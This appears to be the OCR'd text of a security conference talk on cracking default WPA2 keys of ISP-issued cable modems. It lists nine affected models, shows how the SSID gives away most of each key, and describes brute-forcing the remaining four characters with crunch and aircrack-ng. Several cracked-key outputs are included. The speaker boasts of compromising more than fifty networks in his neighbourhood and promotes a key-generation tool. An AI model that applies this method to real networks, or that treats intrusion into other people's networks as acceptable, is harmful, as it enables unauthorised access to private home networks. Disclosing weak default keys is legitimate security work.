So you thought I couldn't get in ?

Compromising ISP issued 802.11 wireless cable modem networks for profit.

By: GuerrillaWarfare

Email: gwf@gwf.ninja

Company: WarGamesLabs

Twitter: https://twitter.com/GuerrillaWF

Github: https://github.com/GuerrillaWarfare

Agenda

- Who am I ? (yes, a bit of narcissism)
- The research (What I found)
- Exploit code (yes, it is indeed an exploit … look up the word “exploit”)
- End.

Who am I ?

- GuerrillaWarfare a.ka. gwf a.k.a. gwaffles a.ka. G-Dubs
- Offensive Software Developer @WarGamesLabs
- An entity that posts code, then takes it down cause it sucks.
- Avid book reader.
- An angry Guerrilla! (not to be confused with Gorilla)
- Mystic nerd with a passion.

The Research – part 1

So about a year ago, I bought some cable service from TWC (Time Warner Cable). The cable technician comes out, I watch him whip out his fancy shmancy laptop.

My mind is blown. He tells me, that “you shouldn't be worried about hackers, it would take a very very long time for someone to crack your wifi. It's impossible.”

and so here I am today, showing you that it's damn sure NOT impossible and how it can be done.

1. I take that stupid technician up on his “impossible” challenge and I begin to do research.
2. I find what I think is a correlation between the SSID and the MAC address. … I was wrong!
3. I take a took at the WPA2 Key on the side of the Cable Modem.
   It was U10C0FE2A2292 (13 Characters long) at the time.
4. I find the correct correlation between the WPA2 Key and the Broad-casted SSID.
5. I laugh. Very hard.

The Research – part 2

7. I confirm that the attack works well … and it does!

So by this time last year, I was going to publish this bit of research but life happened.

So here you are now checking it out. I'm not the 1st entity to ever show that this was possible, but no one seems to give a fuck, so why not viscerally embarrass ISPs and compromise most deployed 802.11 WPA2 cable modem networks out there right ?

This year I did a lot more research pertaining to this specific subject. Since my neighborhood (within a => 7 mile radius) is riddled with ISP issued 802.11 capable cable modems.

I went out into the field and did some work. I'm not going to explain how to capture a handshake or anything of that nature, because if you are reading this presentation … you should know how to do so.

Long story short: I was able to compromise more than 50+ ISP issued 802.11 Cable Modem networks with ease. Scary huh ? … and you thought the NSA couldn't get your password. Ha!

The Research – part 3

1st off let me display a list of affected cable modem by model numbers.

- TG852G
- DDW3611
- U10C022
- DG860A
- TG862G
- DWG875
- SBG6580
- DDW365
- DVW3201B

2nd You guessed right. 9 Different model numbers with basically the same password. Lulz!

The Research – Part 4

Each one of the models I've shown you so far have a 4 character keyspace of entropy.

Meaning, there is only entropy of 4 characters.

The parenthesis represents the 4 characters of “Entropy”

For example:

ESSID: DVW3201BC8
KEY: DVW3201B(FC04)C8

ESSID: DDW365BB
KEY: DDW365(E061)BB

ESSID: SBG658003
KEY: SBG6580(578A)03

ESSID: DWG87556
KEY: DWG875(9E00)56

ESSID: TG862G42
KEY: TG862G(BF51)42

The Research – Part 5

The main deployed keyspace (character array/list) within these models are hexadecimal, 0-9A-F (hex-upper when using “crunch”).


The only other keyspace used is 0-9A-Z (ualpha-numeric in “crunch”).

I use both keyspaces in “Crippled”.


Equipped with a machine that can perform on average 4K p/s when using aircrack-ng I found that each key could be recovered within less than 20 seconds! Using the hex-upper character set from crunch. It takes about 5 minutes on average with the ualpha-numeric character set from crunch. Scared yet ? … You should be.


The next couple of slides will be picture demos of said research.

There is an additional video demo that is already up at the Armory, in the demos folder.


Aircrack-ng 1.2 rc2
[00:00:13] 45672 keys tested (4072.97 k/s)
KEY FOUND! [DG860A862B42]
Master Key : D8 5B 8F E3 EB F8 F3 D6 EE E7 DA 9E A7 69 36 69
92 08 61 6D AB 2B 38 99 89 28 E6 C0 D9 3A 25 77
Transient Key : 28 DD FE 39 34 97 56 9F 92 9B B2 EC 04 90 13 A3
54 70 EB 52 00 EA 14 73 20 FC D1 50 2E 2B A0 1D
C4 04 7C 62 BF 69 CB 6A 44 40 37 17 0C 14 1C C8
AF 8D BE 40 9F CD 35 F8 21 B4 4F 51 B3 24 49 0A
EAPOL HMAC : BD A3 14 0E B6 F2 E7 43 77 8E 29 FE 8A D9 BC 41
root@74WAHWF:~/cities/no_flex_zone/compromised_networks/Modems/DG860A#


Aircrack-ng 1.2 rc2
[00:00:05] 14200 keys tested (2369.26 k/s)
KEY FOUND! [DVW3201BF77368]
Master Key : 5D A6 0B 6E 4E 25 79 F2 F4 CE 9F A4 A9 4C 8D 1C
40 EE 4D 78 7E 7C 74 B8 1A 85 57 2E 1F 77 90 E1
Transient Key : 7C E9 F4 6D DA C3 1D B2 75 7E 46 89 2A 87 14 31
FC 50 DD 0C C2 2C 30 5A 2B 88 AB D0 96 49 D5 13
A5 4B 05 B9 E0 06 75 CB EA 5C 9C D6 1A 62 0A 85
0A 66 1C 70 DF EB 8F 2E F9 B6 7A 11 7C 77 AC 24
EAPOL HMAC : B6 AC 69 B6 73 A3 BF 2D F0 C5 99 75 B7 8D 39 18
root@74WAHWF:~/cities/no_flex_zone/compromised_networks/Modems/DVW3201B#


Aircrack-ng 1.2 rc2
[00:00:12] 43124 keys tested (4020.63 k/s)
KEY FOUND! [SBG6580578A03]
Master Key : AB EF 86 3A AB 68 AB 11 7E E7 0D 55 DA E9 75 9C
2B EB E6 68 04 D0 E6 D1 99 21 77 E7 A8 40 9F 5A
Transient Key : 64 8D 9A 0D D4 6A 51 90 FF CC A5 80 A7 D9 60 3A
0C DE D1 7F 3C B4 11 C5 EE 9E 67 C0 50 30 2C 17
EB 1B 53 77 01 D8 D3 76 30 0F FF FB 18 5A F7 92
28 28 76 41 9E E0 1C C7 E1 74 66 D7 29 CC DD 2D
EAPOL HMAC : D1 C8 15 DA FF 95 1A C6 57 CB 43 CF 02 E8 73 8F
root@74WAHWF:~/cities/no_flex_zone/compromised_networks/Modems/SBG6580#


Aircrack-ng 1.2 rc2
[00:00:14] 51876 keys tested (4155.19 k/s)
KEY FOUND! [DWG875F9AC18]
Master Key : 86 E5 97 89 D3 0E 25 E4 76 1B 54 22 0F B1 E9 1D
3B 59 1F E1 C7 07 5E B6 58 0A DE 27 F9 0B 6A E8
Transient Key : EB F0 5A F1 7D 03 72 FD 1C 6F 6A DA 90 9E 50 3E
B5 AF CF 02 B7 B8 01 AE B7 03 3C 2F 46 AC F8 4B
17 43 6F 28 BE 30 82 EB 31 C1 42 5C 85 E3 D6 50
B7 EF 20 CF CE 0C 69 6B AF D8 C8 A3 1A 7A 26 82
EAPOL HMAC : 20 57 A9 75 8F B0 65 BE 4C 65 3E 0B 15 19 1A 9F
root@74WAHWF:~/cities/no_flex_zone/compromised_networks/Modems/DWG875#


Exploit Code: PoC || GTFO

In the past if you have visited my github repositories before, you may or may not have seen “Crippled”. The WPA2 Access Point Default key generator.

Currently I have taken it down to completely rewrite it in C (before it was in python.). Once it is back up It will not be taken down again (Python was shitty for this task.).

For now I will include the python version as a zipped archive which will be in the presentations folder.

Here is a picture of Crippled what looks like (The python version):



THE END

- Mitigations ? … isn't it obvious what should be done here if you want privacy ?